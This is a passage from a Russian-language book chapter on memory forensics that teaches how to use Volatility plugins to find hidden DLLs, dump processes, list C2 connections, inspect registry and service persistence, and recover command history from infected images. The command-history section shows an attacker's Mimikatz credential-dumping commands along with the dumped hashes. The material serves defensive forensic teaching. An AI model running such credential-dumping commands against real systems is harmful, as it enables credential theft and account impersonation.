Volatility Foundation Volatility Framework 2.6
************************************************************************
svchost.exe pid: 880
Command line : C:\Windows\system32\svchost.exe -k netsvcs
Base       Size     LoadCount Path
---------- -------- --------- ------------------------------
0x00f30000 0x8000   0xffff    C:\Windows\system32\svchost.exe
0x76f60000 0x13c000 0xffff    C:\Windows\SYSTEM32\ntdll.dll
0x75530000 0xd4000  0xffff    C:\Windows\system32\kernel32.dll
0x75160000 0x4a000  0xffff    C:\Windows\system32\KERNELBASE.dll
0x75480000 0xac000  0xffff    C:\Windows\system32\msvcrt.dll
0x77170000 0x19000  0xffff    C:\Windows\SYSTEM32\sechost.dll
0x76700000 0x15c000 0x62      C:\Windows\system32\ole32.dll
0x76c30000 0x4e000  0x19c     C:\Windows\system32\GDI32.dll
0x770a0000 0xc9000  0x1cd     C:\Windows\system32\USER32.dll
[REMOVED]
0x74fe0000 0x4b000  0xffff    C:\Windows\system32\apphelp.dll
0x6bbb0000 0xf000   0x1       C:\windows\system32\appinfo.dll
0x10000000 0x26000  0x1       C:\users\test\application
data\acdsystems\acdsee\imageik.ddf
0x71200000 0x32000  0x3       C:\Windows\system32\WINMM.dll
```

Плагин `dlllist` получает информацию о загруженных модулях из структуры, называемой *блоком среды процесса* (Process Environment Block -PEB). Если вы вспомните из главы 8 «Внедрение кода и перехват», при рассмотрении компонентов памяти процесса я упомянул, что структура PEB находится в памяти процесса (в пользовательском пространстве). PEB содержит метаданные о том, куда загружен исполняемый файл процесса, его полный путь на диске и информацию

о загруженных модулях (исполняемый файл и библиотеки DLL). Плагин dlllist находит структуру PEB каждого процесса и получает предыдущую информацию. Тогда вопрос в том, как найти структуру PEB. Структура _EPROCESS имеет поле с именем Peb, которое содержит указатель на PEB. Это означает, что когда плагин находит структуру _EPROCESS, он может найти PEB. Следует помнить, что _EPROCESS находится в памяти ядра (пространстве ядра), тогда как PEB находится в памяти процесса (пространство пользователя).

Чтобы получить адрес PEB в отладчике, можно использовать команду расширения !process, которая показывает адрес структуры _EPROCESS. Она также указывает адрес PEB. Ниже видно, что PEB процесса explorer.exe находится по адресу 7ffd3000 в своей памяти, а его структура _EPROCESS – по адресу 0x877ced28 (в памяти ядра):

```
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
.........
PROCESS 877cb4a8 SessionId: 1 Cid: 05f0 Peb: 7ffdd000 ParentCid: 0360
   DirBase: beb47300 ObjectTable: 99e54a08 HandleCount: 70.
   Image: dwm.exe
PROCESS 877ced28 SessionId: 1 Cid: 0600 Peb: 7ffd3000 ParentCid: 05e8
   DirBase: beb47320 ObjectTable: 99ee5890 HandleCount: 766.
   Image: explorer.exe
```

Другой метод определения адреса PEB – использование команды display type (dt). Вы можете найти адрес PEB процесса explorer.exe, изучив поле Peb в его структуре EPROCESS, как показано ниже:

```
kd> dt nt!_EPROCESS 877ced28
   [REMOVED]
   +0x168 Session : 0x8f44e000 Void
   +0x16c ImageFileName : [15] "explorer.exe"
   [REMOVED]
   +0x1a8 Peb : 0x7ffd3000 _PEB
   +0x1ac PrefetchTrace : _EX_FAST_REF
```

Теперь вы знаете, как найти PEB, поэтому попробуем понять, какую информацию он содержит. Чтобы получить удобочитаемую сводку PEB для данного процесса, сначала вам нужно переключиться на контекст процесса, чей PEB вы хотите изучить. Это можно сделать с помощью команды расширения .process. Эта команда принимает адрес структуры _EPROCESS. Следующая команда устанавливает текущий контекст процесса для explorer.exe:

```
kd> .process 877ced28
Implicit process is now 877ced28
```


Затем вы можете использовать команду расширения !peb, за которой следует адрес PEB. В следующем выводе некоторая информация урезана для краткости. Поле ImageBaseAddress указывает адрес, по которому исполняемый файл процесса (explorer.exe) загружается в память. PEB также содержит другую структуру,

называемую структурой Ldr (типа _PEB_LDR_DATA), которая поддерживает три двусвязных списка: InLoadOrderModuleList, InMemoryOrderModuleList и InInitializationOrderModuleList. Каждый из этих списков содержит информацию о модулях (исполняемый файл процесса и библиотеки DLL). Получить информацию о модулях можно, пройдя по любому из них. InLoadOrderModuleList организует модули в порядке их загрузки, InMemoryOrderModuleList организует модули в том порядке, в котором они находятся в памяти процесса, а InInitializationOrderModuleList организует модули в том порядке, в котором выполнялась их функция DllMain:

```
kd> !peb 0x7ffd3000
PEB at 7ffd3000
   InheritedAddressSpace: No
   ReadImageFileExecOptions: No
   BeingDebugged: No
   ImageBaseAddress: 000b0000
   Ldr 77dc8880
   Ldr.Initialized: Yes
   Ldr.InInitializationOrderModuleList: 00531f98 . 03d3b558
   Ldr.InLoadOrderModuleList: 00531f08 . 03d3b548
   Ldr.InMemoryOrderModuleList: 00531f10 . 03d3b550
   [REMOVED]
```

Другими словами, все три списка PEB содержат информацию о загруженных модулях, такую как базовый адрес, размер, полный путь, связанный с модулем, и т. д. Важно помнить, что InInitializationOrderModuleList не будет содержать информацию об исполняемом файле процесса, поскольку исполняемый файл инициализируется иначе, чем в DLL.


Чтобы лучше понять, о чем идет речь, следующая диаграмма использует в качестве примера Explorer.exe (концепция аналогична другим процессам). При запуске Explorer.exe исполняемый файл процесса загружается в память процесса по некоему адресу (скажем, 0xb0000) с защитой PAGE_EXECUTE_WRITECOPY (WCX). Связанные библиотеки DLL также загружаются в память процесса. Память процесса включает в себя структуру PEB, которая содержит информацию метаданных о том, где файл explorer.exe загружается (базовый адрес) в память. Структура Ldr в PEB поддерживает три двусвязных списка; каждый элемент представляет собой структуру (типа _LDR_DATA_TABLE_ENTRY), которая содержит информацию (базовый адрес, полный путь и т. д.) о загруженных модулях. Плагин dlllist полагается на обход InLoadOrderModuleList для получения информации о модуле.



Проблема с получением информации о модуле из любого из этих трех списков PEB состоит в том, что они подвержены атакам DKOM. Все три списка PEB находятся в пользовательском пространстве, что означает, что злоумышленник может загрузить вредоносную DLL в адресное пространство процесса и отсоединить вредоносную DLL от одного или всех списков PEB, чтобы спрятаться от инструментов, которые эти списки используют. Чтобы преодолеть данную проблему, можно использовать другой плагин `ldrmodules`.

10.6.1 Обнаружение скрытой библиотеки DLL с помощью ldrmodules

Плагин `ldrmodules` сравнивает информацию о модуле из трех списков PEB (в памяти процесса) с информацией из структуры данных, находящейся в памяти ядра, известной как *дескрипторы виртуальных адресов* (virtual address descriptor – VAD). Диспетчер памяти использует VAD для отслеживания виртуальных адресов в процессе памяти, которые зарезервированы (или свободны). VAD – это двоичная древовидная структура, которая хранит информацию о практически непрерывных областях памяти в памяти процесса. Для каждого процесса диспетчер памяти поддерживает набор VAD, а каждый узел VAD описывает практически непрерывную область памяти. Если область памяти процесса содержит отображенный в памяти файл (например, исполняемый файл, DLL), то узел VAD хранит информацию о своем базовом адресе, пути к файлу и защите памяти. Следующий пример должен помочь вам понять, о чем идет речь. На скриншоте один из узлов VAD в пространстве ядра описывает информацию о месте загрузки исполняемого файла процесса (explorer.exe), его полном пути и защите памяти. Аналогично, другие узлы VAD будут описывать диапазоны памяти процесса, включая те, которые содержат отображаемые исполняемые образы, такие как DLL.



Чтобы получить информацию о модуле, плагин `ldrmodules` перечисляет все узлы VAD, которые содержат сопоставленные исполняемые образы, и сравнивает результаты с тремя списками PEB для выявления любых расхождений. Ниже приведен список модулей процесса из образа памяти, зараженного руткитом TDSS (который мы видели раньше). Видно, что плагин `ldrmodules` смог идентифицировать вредоносную DLL-библиотеку `TDSSoiqh.dll`, которая скрывается от всех трех списков PEB (`InLoad`, `InInit` и `InMem`).

Значение `InInit` установлено как `False` для `svchost.exe`, что ожидается для исполняемого файла, как упоминалось ранее:

```
$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 ldrmodules -p 880
Volatility Foundation Volatility Framework 2.6
Pid Process     Base       InLoad InInit  InMem  MappedPath
--- ----------- --------   -----  ------- -----  --------------------------
880 svchost.exe 0x10000000 False  False   False  \WINDOWS\system32\TDSSoiqh.dll
880 svchost.exe 0x01000000 True   False   True   \WINDOWS\system32\svchost.exe
880 svchost.exe 0x76d30000 True   True    True   \WINDOWS\system32\wmi.dll
880 svchost.exe 0x76f60000 True   True    True   \WINDOWS\system32\wldap32.dll
[REMOVED]
```

10.7 Сброс исполняемого файла и DLL

После того как вы определили вредоносный процесс или DLL, вы, возможно, захотите сбросить их для дальнейшего исследования (например, для извлечения строк, выполнения правил yara, дизассемблирования или сканирования с помощью антивирусного программного обеспечения). Чтобы выгрузить исполняемый файл процесса из памяти на диск, вы можете использовать плагин

procdump. Вам также нужно знать либо идентификатор процесса, либо его физическое смещение.

В следующем примере образа памяти, зараженного вредоносным ПО Perseus (описанного ранее при обсуждении плагина pslist), подключаемый модуль procdump используется для сброса исполняемого файла вредоносного процесса svchost.exe (pid 3832). При помощи опции -D (--dump-dir) вы указываете имя каталога, в который выгрузите исполняемые файлы. Файл назван на основе pid процесса, такого как executable.PID.exe:

```
$ python vol.py -f perseus.vmem --profile=Win7SP1x86 procdump -p 3832 -D dump/
Volatility Foundation Volatility Framework 2.6
Process(V)  ImageBase   Name          Result
----------  ----------  ------------  ----------------------
0x8503f0e8  0x00b90000  svchost..exe  OK: executable.3832.exe

$ cd dump
$ file executable.3832.exe
executable.3832.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

Чтобы вывести процесс с физическим смещением, вы можете использовать опцию -o (--offset), которая полезна, если вы хотите вывести скрытый процесс из памяти. В следующем примере образ памяти заражен вредоносной программой (которая рассматривалась ранее при обсуждении плагина psscan), скрытый процесс сбрасывался с использованием его физического смещения. Физическое смещение было определено из плагина psscan. Вы также можете получить физическое смещение из плагина psxview. При использовании плагина procdump, если вы не укажете опцию -p (--pid) или -o (--offset), он выведет исполняемые файлы всех активных процессов, запущенных в системе:

```
$ python vol.py -f infected.vmem --profile=WinXPSP3x86 psscan
Volatility Foundation Volatility Framework 2.6
Offset(P)           Name     PID   PPID  PDB         Time created
------------------  -------  ----  ----  ----------  --------------------
[REMOVED]
0x00000000016ba360  nvid.exe 1700  1660  0x08440320  2014-10-17 09:16:10

$ python vol.py -f infected.vmem --profile=WinXPSP3x86 procdump -o 0x00000000016ba360 -D
dump/
Volatility Foundation Volatility Framework 2.6
Process(V)  ImageBase   Name      Result
----------  ----------  --------  ----------------------
0x814ba360  0x00400000  nvid.exe  OK: executable.1700.exe
```

Подобно исполняемому файлу процесса, вы можете сбросить вредоносную DLL на диск с помощью плагина dlldump. Чтобы вывести DLL, вам нужно указать идентификатор (-p option) процесса, который загрузил DLL, и базовый адрес DLL, используя опцию -b (--base). Вы можете получить базовый адрес DLL из вывода dlllist или ldrmodules. В следующем примере образ памяти заражен Ghost RAT (который мы рассмотрели при обсуждении плагина dlllist),

вредоносная DLL, загружаемая процессом svchost.exe (pid 880), выгружается с помощью плагина dlldump:

```
$ python vol.py -f ghost.vmem --profile=Win7SP1x86 dlllist -p 880
Volatility Foundation Volatility Framework 2.6
************************************************************************
svchost.exe pid: 880
Command line : C:\Windows\system32\svchost.exe -k netsvcs
Base        Size     LoadCount Path
----------  ------   --------  ------
[REMOVED]
0x10000000  0x26000  0x1   c:\users\test\application data\acd systems\acdsee\imageik.ddf

$ python vol.py -f ghost.vmem --profile=Win7SP1x86 dlldump -p 880 -b 0x10000000 -D dump/
Volatility Foundation Volatility Framework 2.6
Name         Module Base   Module Name   Result
----------   ------------  ------------  ------------------------------
svchost.exe  0x010000000   imageik.ddf   module.880.ea13030.10000000.dll
```

10.8 Вывод списка сетевых подключений и сокетов

Большинство вредоносных программ выполняет некоторую сетевую активность либо для загрузки дополнительных компонентов, чтобы получать команды от злоумышленника для эксфильтрации данных, либо для создания удаленного бэкдора в системе. Проверка сетевой активности поможет вам определить сетевые операции вредоносного ПО в зараженной системе. Во многих случаях полезно связать процесс, выполняющийся в зараженной системе, с действиями, обнаруженными в сети. Чтобы определить активные сетевые подключения в предыдущих версиях (таких как Windows XP и 2003), можно использовать плагин connections. Следующая команда показывает пример использования плагина connections для вывода на экран активных подключений из дампа памяти, зараженного вредоносной программой BlackEnergy. В листинге видно, что процесс с идентификатором 756 отвечал за командо-контрольную связь на порте 443. После запуска плагина pslist можно сказать, что pid 756 связан с процессом svchost.exe:

```
$ python vol.py -f be3.vmem --profile=WinXPSP3x86 connections
Volatility Foundation Volatility Framework 2.6
Offset(V)  Local Address      Remote Address  Pid
---------- ----------------- --------------  -------
0x81549748 192.168.1.100:1037 X.X.32.230:443  756

$ python vol.py -f be3.vmem --profile=WinXPSP3x86 pslist -p 756
Volatility Foundation Volatility Framework 2.6
Offset(V)   Name         PID PPID Thds Hnds Sess Wow64  Start
----------  -----------  --- ---- ---- ---- ---- ------ --------------------
0x8185a808  svchost.exe  756 580  22   442  0    0      2016-01-13 18:38:10
```

Другой плагин, который можно использовать для просмотра списка сетевых подключений в предыдущих версиях, – это connscan. Он использует подход

сканирования тегов пула для определения соединений. В результате он также может обнаружить разорванные соединения. В следующем примере образа памяти, зараженного руткитом TDL3, плагин connections не возвращает никаких результатов, тогда как connscan отображает сетевые подключения. Это не обязательно означает, что соединение скрыто, это просто означает, что сетевое соединение не было активно (или разорвано), когда был сделан дамп памяти:

```
$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 connections
Volatility Foundation Volatility Framework 2.6
Offset(V) Local Address Remote Address Pid
---------- ------------ ------------- ----

$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 connscan
Volatility Foundation Volatility Framework 2.6
Offset(P)   Local Address       Remote Address    Pid
----------  -----------------  --------------   -----
0x093812b0  192.168.1.100:1032  XX.XXX.92.121:80  880
```

Иногда вам может потребоваться получить информацию об открытых сокетах и связанных с ними процессах. В предыдущих версиях вы можете получить информацию об открытых портах, используя плагины sockets и sockscan. Плагин sockets выводит список открытых сокетов, а плагин sockscan – подход сканирования тегов пула. В результате он может обнаружить порты, которые были закрыты.

В Vista и более поздних системах (таких как Windows 7) можно использовать плагин netscan для отображения как сетевых подключений, так и сокетов. Плагин netscan использует метод сканирования тегов пула, подобный плагинам sockscan и connscan. В следующем примере образа памяти, зараженного Darkcomet RAT, плагин netscan отображает командо-контрольную связь через порт 81, созданную вредоносным процессом dmt.exe (pid 3768):

```
$ python vol.py -f darkcomet.vmem --profile=Win7SP1x86 netscan
Volatility Foundation Volatility Framework 2.6
Proto  Local Address       Foreign Address    State       Pid   Owner
TCPv4  192.168.1.60:139    0.0.0.0:0          LISTENING   4     System
UDPv4  192.168.1.60:137    *:*                            4     System
UDPv4  0.0.0.0:0           *:*                            1144  svchost.exe
TCPv4  0.0.0.0:49155       0.0.0.0:0          LISTENING   496   services.exe
UDPv4  0.0.0.0:64471       *:*                            1064  svchost.exe
[REMOVED]
UDPv4  0.0.0.0:64470       *:*                            1064 svchost.exe
TCPv4  192.168.1.60:49162  XX.XXX.228.199:81  ESTABLISHED 3768 dmt.exe
```

10.9 Проверка реестра

С точки зрения компьютерной криминалистики, реестр может предоставить ценную информацию о контексте вредоносного ПО. Обсуждая методы персистентности в главе 7 «Функциональные возможности и персистентность вредоносных программ», вы увидели, как вредоносные программы добавляют

записи в реестр, чтобы пережить перезагрузку. В дополнение к персистентности вредоносная программа использует реестр для хранения данных конфигурации, ключей шифрования и т. д. Чтобы вывести на экран раздел реестра, подразделы и его значения, вы можете использовать плагин `printkey`, предоставляя желаемый путь к ключу реестра, используя аргумент `-K` (`--key`). В следующем примере образа памяти, зараженного программой Xtreme Rat, она добавляет вредоносный исполняемый файл `C:\Windows\InstallDir\system.exe` в ключ реестра. В результате вредоносный файл будет выполняться каждый раз при запуске системы:

```
$ python vol.py -f xrat.vmem --profile=Win7SP1x86 printkey -K
"Microsoft\Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

---------------------------
Registry: \SystemRoot\System32\Config\SOFTWARE
Key name: Run (S)
Last updated: 2018-04-22 06:36:43 UTC+0000

Subkeys:

Values:
REG_SZ VMware User Process : (S) "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n
vmusr
REG_EXPAND_SZ HKLM : (S) C:\Windows\InstallDir\system.exe
```

В следующем примере Darkcomet RAT добавляет запись в реестр для загрузки своей вредоносной DLL (`mph.dll`) через `rundll32.exe`:

```
$ python vol.py -f darkcomet.vmem --profile=Win7SP1x86 printkey -K "Software\Microsoft\
Windows\CurrentVersion\Run"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

---------------------------
Registry: \??\C:\Users\Administrator\ntuser.dat
Key name: Run (S)
Last updated: 2016-09-23 10:01:53 UTC+0000

Subkeys:

Values:
REG_SZ Adobe cleanup : (S) rundll32.exe "C:\Users\Administrator\Local Settings\Application
Data\Adobe updater\mph.dll", StartProt
```

Существуют и другие ключи реестра, которые хранят ценную информацию в двоичном виде, что может иметь большое значение для судебного следователя. Плагины Volatility, такие как `userassist`, `shellbags` и `shimcache`, анализируют эти ключи реестра, содержащие двоичные данные, и отображают информацию в гораздо более удобочитаемом формате.

Раздел реестра `Userassist` содержит список программ, которые были выполнены пользователем в системе, и время, когда программа была запущена.

Чтобы вывести на экран информацию реестра userassist, вы можете использовать плагин Volatility userassist, как показано ниже. В следующем примере исполняемый файл с подозрительным именем (info.doc.exe) был выполнен с диска E:\ (возможно, с USB-накопителя) 2018-04-30 в 06:42:37:

```
$ python vol.py -f inf.vmem --profile=Win7SP1x86 userassist
Volatility Foundation Volatility Framework 2.6
---------------------------
Registry: \??\C:\Users\test\ntuser.dat

[REMOVED]

REG_BINARY E:\info.doc.exe :
Count: 1
Focus Count: 0
Time Focused: 0:00:00.500000
Last updated: 2018-04-30 06:42:37 UTC+0000
Raw Data:
0x00000000 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
0x00000010 00 00 80 bf 00 00 80 bf 00 00 80 bf 00 00 80 bf
```

Плагины shimcache и shellbags могут быть полезны при расследовании инцидента с вредоносным ПО. Плагин shimcache может быть полезен для доказательства наличия вредоносного ПО в системе и времени его работы. Плагин shellbags может предоставлять информацию о доступе к файлам, папкам, внешним устройствам хранения и сетевым ресурсам.

10.10 Проверка служб

В главе 7 «Функциональные возможности и персистентность вредоносных программ» мы рассмотрели, как злоумышленник может оставаться в системе, установив или изменив существующую службу. В этой главе мы сосредоточимся на проверке служб образа памяти. Чтобы вывести список служб и информацию о них, например отображаемое имя, тип службы и тип запуска, из образа памяти, можно использовать плагин svcscan. В следующем примере вредоносная программа создает службу типа WIN32_OWN_PROCESS с отображаемым именем и именем службы svchost. По двоичному пути можно сказать, что svchost.exe является вредоносной, потому что работает из нестандартного пути C:\Windows вместо C:\Windows\System32:

```
$ python vol.py -f svc.vmem --profile=Win7SP1x86 svcscan
Volatility Foundation Volatility Framework 2.6
[REMOVED]
Offset: 0x58e660
Order: 396
Start: SERVICE_AUTO_START
Process ID: 4080
Service Name: svchost
Display Name: svchost
Service Type: SERVICE_WIN32_OWN_PROCESS
```

```
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\svchost.exe
```

Для службы, которая реализована как DLL (служебная DLL), вы можете отобразить полный путь к служебной DLL (или драйверу ядра), передав опцию `-v` (`--verbose`) плагину `svcscan`. Опция `-v` выводит подробную информацию о службе. Ниже приведен пример вредоносного ПО, которое запускает службу как DLL. Состояние службы установлено на `SERVICE_START_PENDING`, а тип запуска установлен на `SERVICE_AUTO_START`, что говорит о том, что эта служба еще не запущена и будет автоматически запускаться при запуске системы:

```
$ python vol.py -f svc.vmem --profile=Win7SP1x86 svcscan
[REMOVED]
Offset: 0x5903a8
Order: 396
Start: SERVICE_AUTO_START
Process ID: -
Service Name: FastUserSwitchingCompatibility
Display Name: FastUserSwitchingCompatibility
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_START_PENDING
Binary Path: -
ServiceDll: C:\Windows\system32\FastUserSwitchingCompatibilityex.dll
ImagePath: %SystemRoot%\System32\svchost.exe -k netsvcs
```

Некоторые вредоносные программы захватывают существующую службу, которая не используется или отключена для сохранения в системе. Примером такого вредоносного ПО является BlackEnergy, которое заменяет на диске легитимный драйвер ядра `aliide.sys`. Этот драйвер ядра связан со службой `aliide`. После замены драйвера он изменяет запись реестра, связанную со службой `aliide`, и устанавливает для нее автозапуск (то есть служба запускается автоматически при запуске системы). Такие атаки трудно обнаружить. Одним из способов обнаружения подобной модификации является сохранение списка всех служб из чистого образа памяти и сравнение его со списком из подозрительного образа для поиска любой модификации. Ниже приводится настройка службы `aliide` из чистого образа памяти.

Легитимная служба aliide настроена на запуск по требованию (служба должна быть запущена вручную) и находится в остановленном состоянии:

```
$ python vol.py -f win7_clean.vmem --profile=Win7SP1x64 svcscan
Offset: 0x871c30
Order: 11
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: aliide
Display Name: aliide
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -
```

Ниже приведен вывод svcscan из образа памяти, зараженного BlackEnergy. После внесения изменений служба aliide настроена на автозапуск (служба запускается автоматически при запуске системы) и все еще находится в остановленном состоянии. Это означает, что после перезапуска системы она автоматически запустится и загрузит вредоносный драйвер aliide.sys. Для подробного анализа дроппера BlackEnergy обратитесь к посту автора на странице cysinfo.com/blackoutmemory-analysis-of-blackenergy-big-dropper/:

```
$ python vol.py -f be3_big.vmem --profile=Win7SP1x64 svcscan
Offset: 0x881d30
Order: 12
Start: SERVICE_AUTO_START
Process ID: -
Service Name: aliide
Display Name: aliide
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -
```

10.11 Извлечение истории команд

После взлома системы злоумышленник может выполнять различные команды в командной оболочке для перечисления пользователей, групп и общих ресурсов в вашей сети или передать взломанной системе такой инструмент, как Mimikatz (github.com/gentilkiwi/mimikatz), и выполнить его для сброса учетных данных Windows.

Mimikatz – это инструмент с открытым исходным кодом, написанный Бенджамином Дельпи в 2011 году. Это один из самых популярных инструментов для сбора учетных данных в системах Windows. Mimikatz распространяется в разных вариантах, в виде скомпилированной версии (github.com/gentilkiwi/mimikatz), и является частью модулей PowerShell, таких как PowerSploit (github.com/PowerShellMafia/PowerSploit) и PowerShell Empire (github.com/EmpireProject/Empire).

История команд может предоставить ценную информацию о деятельности злоумышленника на взломанной системе. Изучив историю команд, вы можете определить такую информацию, как выполненные команды, программы, файлы и папки, к которым обращаются злоумышленники. Два плагина Volatility, cmdscan и consoles, могут извлекать историю команд из образа памяти. Эти плагины извлекают историю команд из csrss.exe (версии до Windows 7) или conhost.exe (Windows 7 и более поздние версии).

Чтобы понять подробности работы этих плагинов, прочитайте книгу «Искусство криминалистического анализа дампов памяти» или исследовательскую статью «Извлечение деталей командной строки Windows из физической памяти» Ричарда Стивенса и Эогана Кейси (www.dfrws.org/2010/proceedings/2010-307.pdf).

Плагин cmdscan перечисляет команды, выполняемые cmd.exe. Следующий пример дает представление о краже учетных данных в системе.

В выводе cmdscan можно увидеть, что приложение с именем net.exe было вызвано через командную оболочку (cmd.exe). Глядя на команды, извлеченные из net.exe, можно сказать, что команды privilege::debug и sekurlsa::logonpasswords связаны с Mimikatz. В этом случае приложение Mimikatz было переименовано в net.exe:

```
$ python vol.py -f mim.vmem --profile=Win7SP1x64 cmdscan
[REMOVED]
CommandProcess: conhost.exe Pid: 2772
CommandHistory: 0x29ea40 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 @ 0x29d610: cd \
Cmd #1 @ 0x27b920: cmd.exe /c %temp%\net.exe
Cmd #15 @ 0x260158:)
Cmd #16 @ 0x29d3b0:)
[REMOVED]
**************************************************
CommandProcess: conhost.exe Pid: 2772
CommandHistory: 0x29f080 Application: net.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0xd4
Cmd #0 @ 0x27ea70: privilege::debug
Cmd #1 @ 0x29b320: sekurlsa::logonpasswords
Cmd #23 @ 0x260158:)
Cmd #24 @ 0x29ec20: '
```

Плагин cmdscan отображает команды, выполненные злоумышленником. Чтобы понять, была команда выполнена успешно или нет, можно использовать плагин consoles.

После запуска плагина видно, что net.exe действительно является приложением Mimikatz и для сброса учетных данных команды Mimikatz выполнялись с использованием оболочки Mimikatz. Исходя из вывода, можно сказать, что учетные данные были успешно сброшены и что пароль был получен в виде открытого текста:

```
$ python vol.py -f mim.vmem --profile=Win7SP1x64 consoles
----
CommandHistory: 0x29ea40 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 at 0x29d610: cd \
Cmd #1 at 0x27b920: cmd.exe /c %temp%\net.exe
----
Screen 0x280ef0 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>cd \
C:\>cmd.exe /c %temp%\net.exe

[REMOVED]
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 269689 (00000000:00041d79)
Session : Interactive from 1
User Name : test
Domain : PC
Logon Server : PC
Logon Time : 5/4/2018 10:00:59 AM
SID : S-1-5-21-1752268255-3385687637-2219068913-1000
msv :
[00000003] Primary
* Username : test
* Domain : PC
* LM : 0b5e35e143b092c3e02e0f3aaa0f5959
* NTLM : 2f87e7dcda37749436f914ae8e4cfe5f
* SHA1 : 7696c82d16a0c107a3aba1478df60e543d9742f1
tspkg :
* Username : test
* Domain : PC
* Password : cleartext
wdigest :
* Username : test
* Domain : PC
* Password : cleartext
kerberos :
* Username : test
* Domain : PC
* Password : cleartext
```

Возможно, вам не удастся сбросить пароль открытым текстом с помощью Mimikatz в Windows 8.1 и более поздних версиях, однако Mimikatz предоставляет злоумышленнику различные возможности. Злоумышленник может использовать извлеченный хеш NTLM для олицетворения учетной записи. Для получения подробной информации о Mimikatz и о том, как его можно использовать для извлечения учетных данных Windows, прочитайте adsecurity.org/?page_id=1821.

Резюме

Криминалистический анализ дампов памяти – отличный метод для поиска и извлечения криминалистических артефактов из памяти компьютера. Помимо использования этого метода для исследования вредоносных программ, вы можете использовать его как часть анализа вредоносных программ, чтобы получить дополнительную информацию о поведении и характеристиках вредоносного ПО.

В этой главе были рассмотрены различные плагины Volatility, которые позволили вам получить представление о событиях, происходящих во взломанной системе, и деятельности вредоносного ПО. В следующей главе мы определим расширенные возможности вредоносных программ, использующие еще несколько плагинов Volatility, и вы поймете, как с помощью этих плагинов извлечь криминалистические артефакты.

Глава 11

